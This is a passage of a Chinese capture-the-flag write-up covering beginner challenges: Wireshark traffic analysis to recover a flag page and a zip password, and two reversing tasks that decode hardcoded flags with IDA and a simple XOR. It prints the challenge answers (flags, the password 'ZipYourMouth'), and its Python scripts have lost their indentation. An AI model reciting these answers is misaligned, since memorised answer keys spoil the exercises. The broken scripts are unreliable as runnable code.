            b=md5.md5(a).hexdigest()
            if(b[0:5]=='e9032'):
                print b
```

MISC

easy wireshark


> 听说抓到他浏览网页的包,flag就在网页里

http后有个`flag.php`网页，把保存出来即可。

wireshark 2 (由于不知道为啥数据包下载不下来，故转载网上writeup)

下载直接`wireshark`查看，
分析得到一个`zip`

通过一个大神的提示，要找另外一个zip文件，搜索`504b0304`找到另外一个zip，里面有个`flag.zip`，保存下来
然后提示文件损坏，用`rar`修复一下发现里面有flag但是有密码，多次尝试破解无果，继续分析数据包
差不多过滤一下`http`得到一个secret.txt



追踪了下secret的tcp流，得到

```
the password for zip file is : ZipYourMouth
```

Reserve

Hello,RE!

windows下的exe文件，直接IDA，打开分析代码:

```
int __cdecl main(int argc, const char **argv, const char **envp)

{

  _BYTE v4[3]; // [sp+11h] [bp-7Fh]@2

  signed int v5; // [sp+75h] [bp-1Bh]@1

  signed int v6; // [sp+79h] [bp-17h]@1

  signed int v7; // [sp+7Dh] [bp-13h]@1

  signed int v8; // [sp+81h] [bp-Fh]@1

  signed int v9; // [sp+85h] [bp-Bh]@1

  signed int v10; // [sp+89h] [bp-7h]@1

  signed __int16 v11; // [sp+8Dh] [bp-3h]@1

  char v12; // [sp+8Fh] [bp-1h]@1

  __main();

  printf("请输入flag: ");
```

```
  v5 = 1734437990;
  v6 = 1818580859;
  v7 = 1701670755;
  v8 = 1601131615;
  v9 = 1465861458;
  v10 = 1684828783;
  v11 = 32033;
  v12 = 0;
  while ( scanf("%s", v4) != -1 && strcmp(v4, (const char *)&v5) )
    printf("flag错误。再试试？\n");
  printf("flag正确。\n");
  printf("如果是南邮16级新生并且感觉自己喜欢逆向的话记得加群\n");
  printf("群号在ctf.nuptsast.com的to 16级新生页面里\n");
  printf("很期待遇见喜欢re的新生23333\n");
  getchar();
  getchar();
  return 0;
}
```

输入字符串与内存中字符串进行明码比较，根据题目中的意思，在IDA中`R键`能够直接把数字转化成字符串，注意小端`Little`序读取

```
signed int v6; // [sp+79h] [bp-17h]@1
signed int v7; // [sp+7Dh] [bp-13h]@1
signed int v8; // [sp+81h] [bp-Fh]@1
signed int v9; // [sp+85h] [bp-Bh]@1
signed int v10; // [sp+89h] [bp-7h]@1
signed __int16 v11; // [sp+8Dh] [bp-3h]@1
char v12; // [sp+8Fh] [bp-1h]@1

__main();
printf("请输入flag: ");
v5 = 'galf';
v6 = 'leW{';
v7 = 'emoc';
v8 = '_oT_';
v9 = 'W_ER';
v10 = 'dlro';
v11 = '}!';
v12 = 0;
while ( scanf("%s", v4) != -1 && strcmp(v4, (const char *)&v5) )
  printf("flag错误。再试试? \n");
printf("flag正确。\n");
printf("如果是南邮16级新生并且感觉自己喜欢逆向的话记得加群\n");
printf("群号在ctf.nuptsast.com的to 16级新生页面里\n");
printf("很期待遇见喜欢re的新生23333\n");
getchar();
getchar();
```


或者直接写expolit程序:

```
num=[]

str=[1734437990,1818580859,1701670755,1601131615,1465861458,1684828783,32033]

for i in str:

print hex(i),

print "\n"

num=[0x66,0x6c,0x61,0x67,0x7b,0x57,0x65,0x6c,0x63,0x6f,0x6d,0x65,0x5f,0x54,0x6f,0x5f,0x52,0x45,0x5f,0x57,0x6f,0x72,0x6c,0x64,0x21,0x7d]

flag=""

for i in num:

flag+=chr(i)

print flag
```

flag： `flag{Welcome_To_RE_World!}`

RedASM

既然题目是考查阅读asm，静态分析的能力，这就没什么好说的了

首先，给出的C程序:

```
int main(int argc, char const *argv[])

{

  char input[] = {0x0,  0x67, 0x6e, 0x62, 0x63, 0x7e, 0x74, 0x62, 0x69, 0x6d,

                  0x55, 0x6a, 0x7f, 0x60, 0x51, 0x66, 0x63, 0x4e, 0x66, 0x7b,

                  0x71, 0x4a, 0x74, 0x76, 0x6b, 0x70, 0x79, 0x66 , 0x1c};

  func(input, 28);

  printf("%s\n",input+1);

  return 0;

}
```

其中`func函数`用asm给出:

```
00000000004004e6 <func>:
4004e6: 55                   push   rbp
4004e7: 48 89 e5             mov    rbp,rsp
4004ea: 48 89 7d e8          mov    QWORD PTR [rbp-0x18],rdi
4004ee: 89 75 e4             mov    DWORD PTR [rbp-0x1c],esi
4004f1: c7 45 fc 01 00 00 00 mov    DWORD PTR [rbp-0x4],0x1
4004f8: eb 28                jmp    400522 <func+0x3c>
4004fa: 8b 45 fc             mov    eax,DWORD PTR [rbp-0x4]
4004fd: 48 63 d0             movsxd rdx,eax
400500: 48 8b 45 e8          mov    rax,QWORD PTR [rbp-0x18]
400504: 48 01 d0             add    rax,rdx
400507: 8b 55 fc             mov    edx,DWORD PTR [rbp-0x4]
40050a: 48 63 ca             movsxd rcx,edx
40050d: 48 8b 55 e8          mov    rdx,QWORD PTR [rbp-0x18]
400511: 48 01 ca             add    rdx,rcx
400514: 0f b6 0a             movzx  ecx,BYTE PTR [rdx]
400517: 8b 55 fc             mov    edx,DWORD PTR [rbp-0x4]
40051a: 31 ca                xor    edx,ecx
40051c: 88 10                mov    BYTE PTR [rax],dl
40051e: 83 45 fc 01          add    DWORD PTR [rbp-0x4],0x1  ; count指针自加操作
400522: 8b 45 fc             mov    eax,DWORD PTR [rbp-0x4]
400525: 3b 45 e4             cmp    eax,DWORD PTR [rbp-0x1c]
400528: 7e d0                jle    4004fa <func+0x14>
40052a: 90                   nop
40052b: 5d                   pop    rbp
40052c: c3                   ret
```

将程序分了一下段，第一段首先是子程序开场白，`rdi`，`esi`分别是`func()`的两个参数

之后跳到第三段，是判断`esi`与`28`的大小关系，就是在判断字符串长度

第二段，看似略长，实际上就做了这个操作:

```
for(int i=1;i<=28;i++)

    input[i]=input[i]^i
```

直接写`expolit`:

```
input= [0x67,0x6e,0x62,0x63,0x7e,0x74,0x62,0x69,0x6d,0x55,0x6a,0x7f, 0x60, 0x51, 0x66, 0x63, 0x4e, 0x66, 0x7b,0x
71, 0x4a, 0x74, 0x76, 0x6b, 0x70, 0x79,0x66,0x1c]

#print len(input)

flag=""

num=1

for i in input:

flag+=chr(i^num)

num=num+1

print flag
```

flag: `flag{read_asm_is_the_basic}`